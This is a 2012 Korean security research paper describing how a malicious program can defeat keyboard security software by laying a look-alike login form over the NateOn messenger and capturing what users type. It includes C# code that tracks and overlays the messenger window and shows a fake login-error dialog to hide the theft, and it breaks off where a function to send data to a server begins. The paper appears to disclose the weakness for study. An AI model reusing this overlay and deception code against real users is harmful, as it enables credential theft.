윈도우 입력 폼 오버랩을 통한 키보드 보안 우회 및 키로깅

NewHeart

hacktune (남창현) , hahahia (진민화), dakuo (김종민)

2012. 3. 17

목차

1. 팀 소개

⊙ hacktune

- 남창현
- hacktune@gmail.com
- http://hacktune.tistory.com

⊙ hahahia

- 진민화
- tpska123@gmail.com
- http://hahahia.tistory.com

⊙ dakuo

- 김종민
- hkdakuo@gmail.com
- http://dakuo.tistory.com

2. 키 입력 후킹

후킹이란?
Hooking 은 소프트웨어 공학 용어로, 운영 체제나 응용 소프트웨어 등의 각종 컴퓨터 프로그램에서 소프트웨어 구성 요소 간에 발생하는 함수 호출, 메시지, 이벤트 등을 중간에서 바꾸거나 가로채는 명령, 방법, 기술이나 행위를 말한다. 이때 이러한 간섭된 함수 호출, 이벤트 또는 메시지를 처리하는 코드를 Hook 라고 한다.

일반적인 컴퓨터 사용 환경에서는 보통 Microsoft 社의 Windows OS 를 사용하게 되는데, 여기서 사용할 수 있는 후킹 기법으로는 일반적으로 메시지 후킹과 API 후킹이 있다.

이 둘의 차이는 운영체제(윈도우)에서 지원 여부의 차이가 있다.
메시지 후킹은 윈도우에서 API 레벨(함수레벨)로 지원해주는 반면, API 후킹은 사용가 직접 특정 함수(API)가 호출되는 부분을 자신이 만들어놓은 임의의 함수로 호출위치를 바꾸는 기법이다.

메시지 후킹에 대해 설명하면, 윈도우는 키보드를 누를 때, 뗄 때, 마우스를 움직일 때, 프로그램을 종료할 때 등등 모든 동작이 사용자가 이벤트를 발생시킬 때 발생하며 이 이벤트를 감지하고 그에 따른 메시지를 보내서 이를 수행하는 방식이다.
윈도우는 Message-Queue 를 비워두고 사용자가 이벤트를 발생시키면 메시지가 발생하고 그 메시지가 어떤 메시지인지를 Queue 에 쌓아두고, 이를 꺼내어 해당 윈도우로 메시지를 보내주게 된다. (처리하지 않고, 단순히 전송만 한다.)
이러한 윈도우의 메커니즘을 이용하여 메시지 핸들러 방식으로 윈도우 프로그램을 작성하게 되고, 여기서 전송되는 메시지를 가로채거나, 메시지 큐 안의 메시지를 가로채는 것을 메시지 후킹 이라고 한다.
윈도우는 SetWindowsHookEx, UnhookWindowsHookEx, CallNextHookEx 등 메시지를 가로채기 위해 필요한 일련의 연산을 묶어놓은 API 함수를 사용자가 사용할 수 있도록 제공해 줌으로서, 특별한 기술 없이도 간단히 메시지를 조작할 수 있다.

API 후킹에 대해 설명하면, 메시지훅이 메시지를 가로채는 것이라면, API 훅은 API 함수 자체의 호출을 가로채는 것을 말한다.

메시지 훅과 비교하면, 메시지 훅은 마우스가 움직일 때(WM_MOVEMOUSE), 키보드가 눌렸을 때(WM_KEYDOWN) 등 메시지 이벤트에 대해서 훅을 수행하지만, API 훅은 CreateWindow 등 Windows 의 API 함수가 호출될 때 API 의 루틴이 있는 주소로 이동하지 않고, 자신이 원하는 함수의 주소로 이동시킨다.

윈도우 시스템에서 EXE, DLL 파일 등은 그 파일에 윈도우의 어떤 API 를 사용하는지의 정보가 담겨 있고(Import 정보), 여기에는 Import 하는 함수의 이름, 주소, Ordinal 정보를 담고 있는 Table 영역이 있는데, API 훅은 이 Import Table 에 있는 정보 중 가로채고자 하는 함수의 주소부분을 바꾸는 기법이다.

요약하자면, Import-Table 에서 해당 API 의 정보가 기록된 부분을 찾아 공격자가 원하는 주소로 바꿔치는 기법 이라고 할 수 있다.

이를 이용한 방법으로 공격자는 유저의 키 입력을 가로채는 함수를 만들어서, 특정 API 가 Load 될 때 자신이 만든 함수를 Load 하는 등의 기법으로 사용자의 키 입력을 후킹할 수 있게 된다.

3. 로그인 보안

로그인 보안이란 사용자가 PC 를 통한 온라인 서비스(인터넷 뱅킹, 포털사이트 로그인, 메신저 프로그램 등) 이용 시 고객정보(id,pw 등)를 입력하게 되는데 사용자 PC 에 악의적인 프로그램이 존재하여 그 입력정보가 손쉽게 도용당하는 행위를 방지하기 위한 보안 체계를 말한다.

로그인 보안은 일반적으로 3 단계로 분류할 수 있다.


1 단계 로그인 보안은 아이디 및 비밀번호 등의 정보를 서버에 암호화 해서 보내는 Network Layer 의 보안이며, HTTPS 방식으로 서버와 클라이언트의 데이터 통신을 보호한다.
HTTPS(Hypertext Transfer Protocol over Secure Socket Layer)는 월드 와이드 웹 통신 프로토콜인 HTTP 의 보안이 강화된 버전이다.
HTTPS 는 소켓 통신에서 일반 텍스트를 이용하는 대신에, SSL 이나 TLS 프로토콜을 통해 세션 데이터를 암호화한다. 따라서 데이터의 적절한 보호를 보장한다.

보호의 수준은 웹 브라우저에서의 구현 정확도와 서버 소프트웨어, 지원하는 암호화 알고리즘에 달려있다.

HTTPS 를 사용하는 웹페이지의 URL 은 'http://'대신 'https://'로 시작한다.

하지만 이 보안 방법은, 정보를 입력하는 폼이나 여기서 입력된 정보에 대한 보호가 이루어지지 않고 단순히 전송 측면에서만 보안이 이루어 짐으로서, 그림과 같이 메시지 후킹 만으로도 키 입력을 후킹할 수 있다는 취약점을 가지고 있다.

(메신저 프로그램을 1 단계 보안만 설정했을 때, 메시지 후킹에 쉽게 키 입력이 노출된 모습)




자료 – 한국 사이트의 레벨 1 보안, 레벨 2 보안을 적용했을 때 / 레벨 1(SSL 보안)만 사용하는 외국 사이트의 모습.


같은 방법으로 후킹을 시도해 보았을 때, ActiveX 등을 이용 키 입력 정보를 보호하는 국내 사이트에 비해, SSL 보안만 사용하여 전송 단계만 보안하는 외국 사이트는 상대적으로 보안이 취약함을 볼 수 있다.

2 단계 로그인 보안은 RSA 공개키(PKI) 연산을 사용한다. RSA 공개키 연산은 암호방식을 가진 암호키와 암호를 해독하는 복호키 중에서 암호키를 외부에 공개하고, 복호키는 포털 서버에 놓고 사용자가 암호키를 입력하면 로그인이 되는 방식이다.
이 암호, 복호화 알고리즘은 두 개의 큰 소수(보통 140 자리 이상의 수)를 이용한다.
이 수들의 곱과 추가연산을 통해 하나는 공개키를 구성하고 다른 하나는 개인키를 구성하는데, 사용되는 두 세트의 수 체계를 유도하는 작업이 수반된다. 이렇게 구성된 공개키와 개인키로 인터넷에서 사용하는 정보(특히 전자우편)를 암호화하고 복호화할 수 있는데, 동작원리는 매우 복잡한 수학으로 RSA 홈페이지에 상세하게 기술되어 있다.
개인키의 암호를 해독하려면 슈퍼컴퓨터로도 1 만년 이상이 소요되므로 공개키 암호방식의 대명사로서 거의 모든 분야에 응용되고 있다.

일반적인 2 단계 로그인 보안과 다르게, 네이버 에서는 Flash 를 이용한 입력 폼을 만들어서, 다른 사이트의 2 단계 보안과는 다른 점을 보인다.



하지만, 이 또한 아무리 복잡해도 User Mode 의 연산일 뿐이어서 Key-stroke 가 일어났을 때 Kernel Mode 에서 가로챈다면 암호화 복호화의 복잡한 과정 없이 키 입력을 후킹할 수 있다.



Kernel mode hooking 을 이용한 키로거 프로그램에 쉽게 키입력이 노출되는 모습.

3 단계 로그인 보안은 프로그램을 이용한 종합적인 보안 방식이다.

이 단계는 보안 프로그램을 직접 설치하여 시스템 레벨 에서의 실시간 암호화를 지원한다.

뿐만 아니라 IP 보안 / 전자서명 연동 / 드라이버 레벨의 보안 등을 지원하며 계속 업데이트 되기 때문에 보안성 자체는 1,2 단계와 비교해서 매우 높다고 볼 수 있으며, 1 단계의 Network Layer 의 보안과 2 단계의 공개키 연산까지 동시에 적용된다.




그림 : Kernel / User Mode 두가지 모두다 후킹되지 않는 모습(3 단계 보안)

바로 이 3 단계 로그인 보안이 프로그램을 이용한 '키보드 보안 솔루션'이다.

키보드 보안 솔루션의 특징으로는, 프로그램을 사용하기 때문에 Low level 의 보안까지 가능하며, 취약점이나 부족한 부분이 생겼을 경우 언제든지 패치를 통한 업데이트가 가능하며 이를 복합적으로 적용할 수 있다는 점이다.

위에서 살펴본 방법 이외에 Javascript 와 CSS 를 이용한 가상 키보드가 ActiveX 를 대체하는 대안으로 서서히 부상하고 있다.

4. 방법론 (폼을 이용한 후킹)

위에서 살펴본 로그인 보안에 따른 보안 방식을 살펴 보았을 때, 정보를 입력하는 폼 혹은 그 전송은 단계가 늘어날수록 점점 더 강력한 Low-level 의 보안이 가능해지며, 이를 무력화 시키기도 매우 어려우며 3 단계에 이르러서는 솔루션을 이용하여 드라이버 영역까지 보호되며 IP 보안, 전자서명 연동 등의 이유로 이론상으로는 매우 안전하다고 볼 수 있다.

하지만 위의 방법들은 모두 정보를 입력하는 폼(솔루션이 목표로 하는 폼)과 그 데이터에 대한 보안일 뿐이며, 그 이외의 폼이나 다른 프로그램에 입력하는 정보까지 보호해주지는 않으며, 이 점을 이용해 이용자에게 공격을 시도할 수 있게 된다.

로그인 정보를 입력하는 폼 위에, 공격자가 악성 프로그램을 이용해 임의대로 똑 같은 모양의 입력 폼을 덧씌우면 사용자는 이곳에 정보를 입력하게 되고 이 정보는 보안 솔루션이 보호하지 않는 폼에 입력되어 무방비로 공격자에게 노출 / 전송된다.

메신저 프로그램을 예로 들 경우, 악성 프로그램이 실행되어 있는 상태에서 메신저 프로그램을 실행할 경우, 악성 프로그램이 WinAPI 를 이용하여 메신저의 Handle 값을 얻어와서 이 메신저의 위치 정보를 얻어온 후, 악성 프로그램 자신이 그 위에 똑같이 생긴 입력 폼을 덧씌운다.

새로 만들어진 이 폼은 키보드 보안 솔루션에 의해 보호되지 않으며, 또한 이 폼에 입력된 정보는 공격자의 의도대로 공격자 혹은 타인에게 전송되는일이 가능하다.

여기서 입력받은 정보를 바탕으로, 공격자는 올바른 로그인 처리를 할 수도 있으며, 그렇지 않은 경우는 기존 메신저에서의 로그인 실패 메시지와 똑같이 생긴 메시지를 출력하게 하여, 이용자가 별 의심 없이 자신의 오타로 착각하게 할 수 있으며, 이 메시지에 대한 확인 동작을 취할 경우, 악성 프로그램이 종료 되어서 정상적으로 로그인을 할 수 있게 된다.

네이트온 메신저 프로그램 위에 공격자가 만든 똑 같은 모양의 폼을 덧씌워서 입력된 정보를 가로채는 모습이다. (공격자가 만든 로그인 버튼 클릭 시, 전송 / 로그인 등 원하는 동작이 가능)


5. 공격 코드

```
public void threadgnt() { Thread t1 = new Thread(gnt); t1.Start(); }
        public void gnt(){
            IntPtr HWND_TOPMOST = new IntPtr(-1);
            IntPtr no = new IntPtr(0);
            int natehWnd;
            int formhWnd;
            RECT nateonplace=default(RECT);
            int natetop, nateleft, nateright, natebottom;
            natehWnd = FindWindow(null, "NateOn");
            formhWnd = FindWindow(null, "Form1");
            while (true)
            {
                GetWindowRect(natehWnd, ref nateonplace);
                natetop = nateonplace.top;
                nateleft = nateonplace.left;
                nateright = nateonplace.right;
                natebottom = nateonplace.bottom;
                SetWindowPos(formhWnd, HWND_TOPMOST, (nateleft + 43), (natetop + 91), 400, 600, 0x40);
            }
        }
```

➔ 메신저 프로그램을 실행 시켰을 경우, 이를 공격자의 폼과 위치를 동기화 시키는 코드이다.

```
private void falselogin() {
            Form2 fr = new Form2();
            fr.Show();
        }
```

➔ 로그인 정보를 입력했을 경우, 다음과 같은 폼을 출력해주는 코드이다.



다음과 같은 폼을 출력해, 사용자가 자신의 실수인줄 알고 의심 없이 확인 / X / 자세히 등의 동작을 취하게 되며, 이후 확인 / X 버튼을 클릭하면 Application 자신을 종료하게 되어 사용자가 공격 당한 사실을 모르고 넘어가게 된다.

```
private void sendtoserver()
        {
